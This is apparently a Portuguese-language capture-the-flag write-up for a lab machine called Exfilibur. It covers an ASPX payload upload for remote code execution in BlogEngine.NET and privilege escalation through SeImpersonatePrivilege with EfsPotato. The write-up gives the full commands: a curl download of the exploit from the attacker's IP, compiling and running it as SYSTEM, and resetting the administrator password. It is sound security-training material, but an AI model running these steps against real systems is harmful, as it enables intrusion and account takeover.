
</script>
<asp:Placeholder ID="phContent" runat="server" EnableViewState="false">
</asp:Placeholder>

```

Agora é o momento de analisar a criação e edição de páginas utilizando o Burp Suite.


Analizando upload de arquivos

Encontrando o File Manager da Aplicação




O que está acontecendo?

Enviei um arquivo chamado `PostView.aspx` (payload) e, ao fazer isso, observei como o envio de arquivos estava funcionando. Nesse momento, a payload foi carregada na aplicação — restando apenas sua execução.



Foi realizada uma tentativa de acesso direto via URL (`http://exfilibur.thm/blog/App_Data/files/PostView.aspx`), porém sem sucesso.

Como que funciona esse RCE



O BlogEngine.NET, ao aplicar um **tema personalizado via parâmetro theme**, espera automaticamente encontrar um arquivo chamado `PostView.aspx` (arquivo com payload criado) dentro do diretório informado.

Pós-Exploração

Ao listar as permissões do usuário merlin, obtivemos as seguintes informações:

```
c:\Users\merlin>whoami /priv
PRIVILEGES INFORMATION
```

```
-----
Privilege Name      Description
```

State

```

=====
=====
SeAssignPrimaryTokenPrivilege Replace a process level token
Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process
Disabled
SeAuditPrivilege              Generate security audits
Disabled
SeChangeNotifyPrivilege       Bypass traverse checking
Enabled
SeImpersonatePrivilege         Impersonate a client after authentication
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Disabled

```

`SeImpersonatePrivilege` é um dos privilégios mais perigosos que um usuário pode possuir. Com ele, é possível realizar ataques de *token impersonation* e, dependendo do contexto, escalar privilégios até o nível SYSTEM.


Acessando o usuário kingarthy

```

c:\Users>dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362
Directory of c:\Users
08/21/2023  08:36 AM    <DIR>          .
08/21/2023  08:36 AM    <DIR>          ..
08/09/2023  05:28 PM    <DIR>          .NET v2.0
08/09/2023  05:28 PM    <DIR>          .NET v2.0 Classic
08/09/2023  05:28 PM    <DIR>          .NET v4.5
08/09/2023  05:28 PM    <DIR>          .NET v4.5 Classic
05/23/2025  05:20 PM    <DIR>          Administrator
08/09/2023  05:28 PM    <DIR>          Classic .NET AppPool
12/21/2023  02:48 PM    <DIR>          kingarthy
08/11/2023  11:47 AM    <DIR>          merlin
09/04/2023  07:57 PM    <DIR>          Public
               0 File(s)                0 bytes
              11 Dir(s)  9,850,724,352 bytes free

```

Listamos os usuários presentes no sistema. Relembrando as etapas anteriores, o Nmap identificou a porta 3389 aberta (RDP), e já havíamos obtido uma senha anteriormente. Com isso, utilizei o Remmina para me conectar via RDP com sucesso.



Escalação de Privilégio (PrivEsc)

Exploits Conhecidos

Existem diversos métodos para explorar o privilégio `SeImpersonatePrivilege`, como por exemplo:

- **EfsPotato** (será o utilizado neste caso)
- **RoguePotato**
- **PrintSpoofer**
- **SharpEfsPotato**
- **GodPotato"**

Usando o `EfsPotato`

Como apenas as portas 53 e 445 estavam acessíveis, optei por usar o exploit `EfsPotato` (disponível em:

<https://raw.githubusercontent.com/zcgongvh/EfsPotato/refs/heads/master/EfsPotato.cs>).

A seguir, executei os seguintes passos para iniciar o servidor, transferir, compilar e executar o exploit:

1. Iniciei um servidor HTTP na porta 445 usando Python:
 1. `python3 -m http.server 445`
2. No host Windows comprometido, utilizei o `curl` para baixar o código-fonte do exploit:
 1. `curl http://10.13.72.32:445/EfsPotato -o eff.cs`
3. Compilei o código em C# utilizando o compilador do .NET Framework:
 1. `C:\Windows\Microsoft.Net\Framework\v3.5\csc.exe eff.cs -nowarn:1691,618`
 1. `csc.exe` -> É o compilador C# da Microsoft
 2. `-nowarn:1691,618` -> Suprime os avisos de compilação com os códigos 1691 e 618
4. Após a compilação, executei o binário passando o comando `whoami` como teste e a execução foi bem-sucedida.

```
c:\Windows\Temp>eff.exe whoami
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with
SeImpersonatePrivilege local privilege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgovh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative
pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]
[+] Current user: EXFILIBUR\merlin
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=68d1c0)
[+] Get Token: 932
[!] process with pid: 5572 created.
=====
nt authority\system
```

Como o exploit funcionou corretamente e o comando `whoami` retornou `NT AUTHORITY\SYSTEM`, confirmei que a execução estava sendo feita com privilégios máximos.

Com isso, como `SYSTEM` pertence ao grupo de administradores locais, foi possível criar um novo usuário e adicioná-lo ao grupo de administradores. Essa etapa foi necessária para viabilizar o acesso via RDP.

Após a criação da conta, realizei a conexão RDP com sucesso.

```
eff.exe "net user administrator Password123#"
c:\Windows\Temp>eff.exe "net user administrator Password123#"
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with
SeImpersonatePrivilege local privilege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgovh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative
```

```
pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]
[+] Current user: EXFILIBUR\merlin
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=13ec7f0)
[+] Get Token: 932
[!] process with pid: 4720 created.
=====
The command completed successfully.
```

Após executar a conexão via RDP, confirmei que o acesso foi bem-sucedido e obtive privilégios administrativos na conta criada, validando que a exploração foi concluída com sucesso.

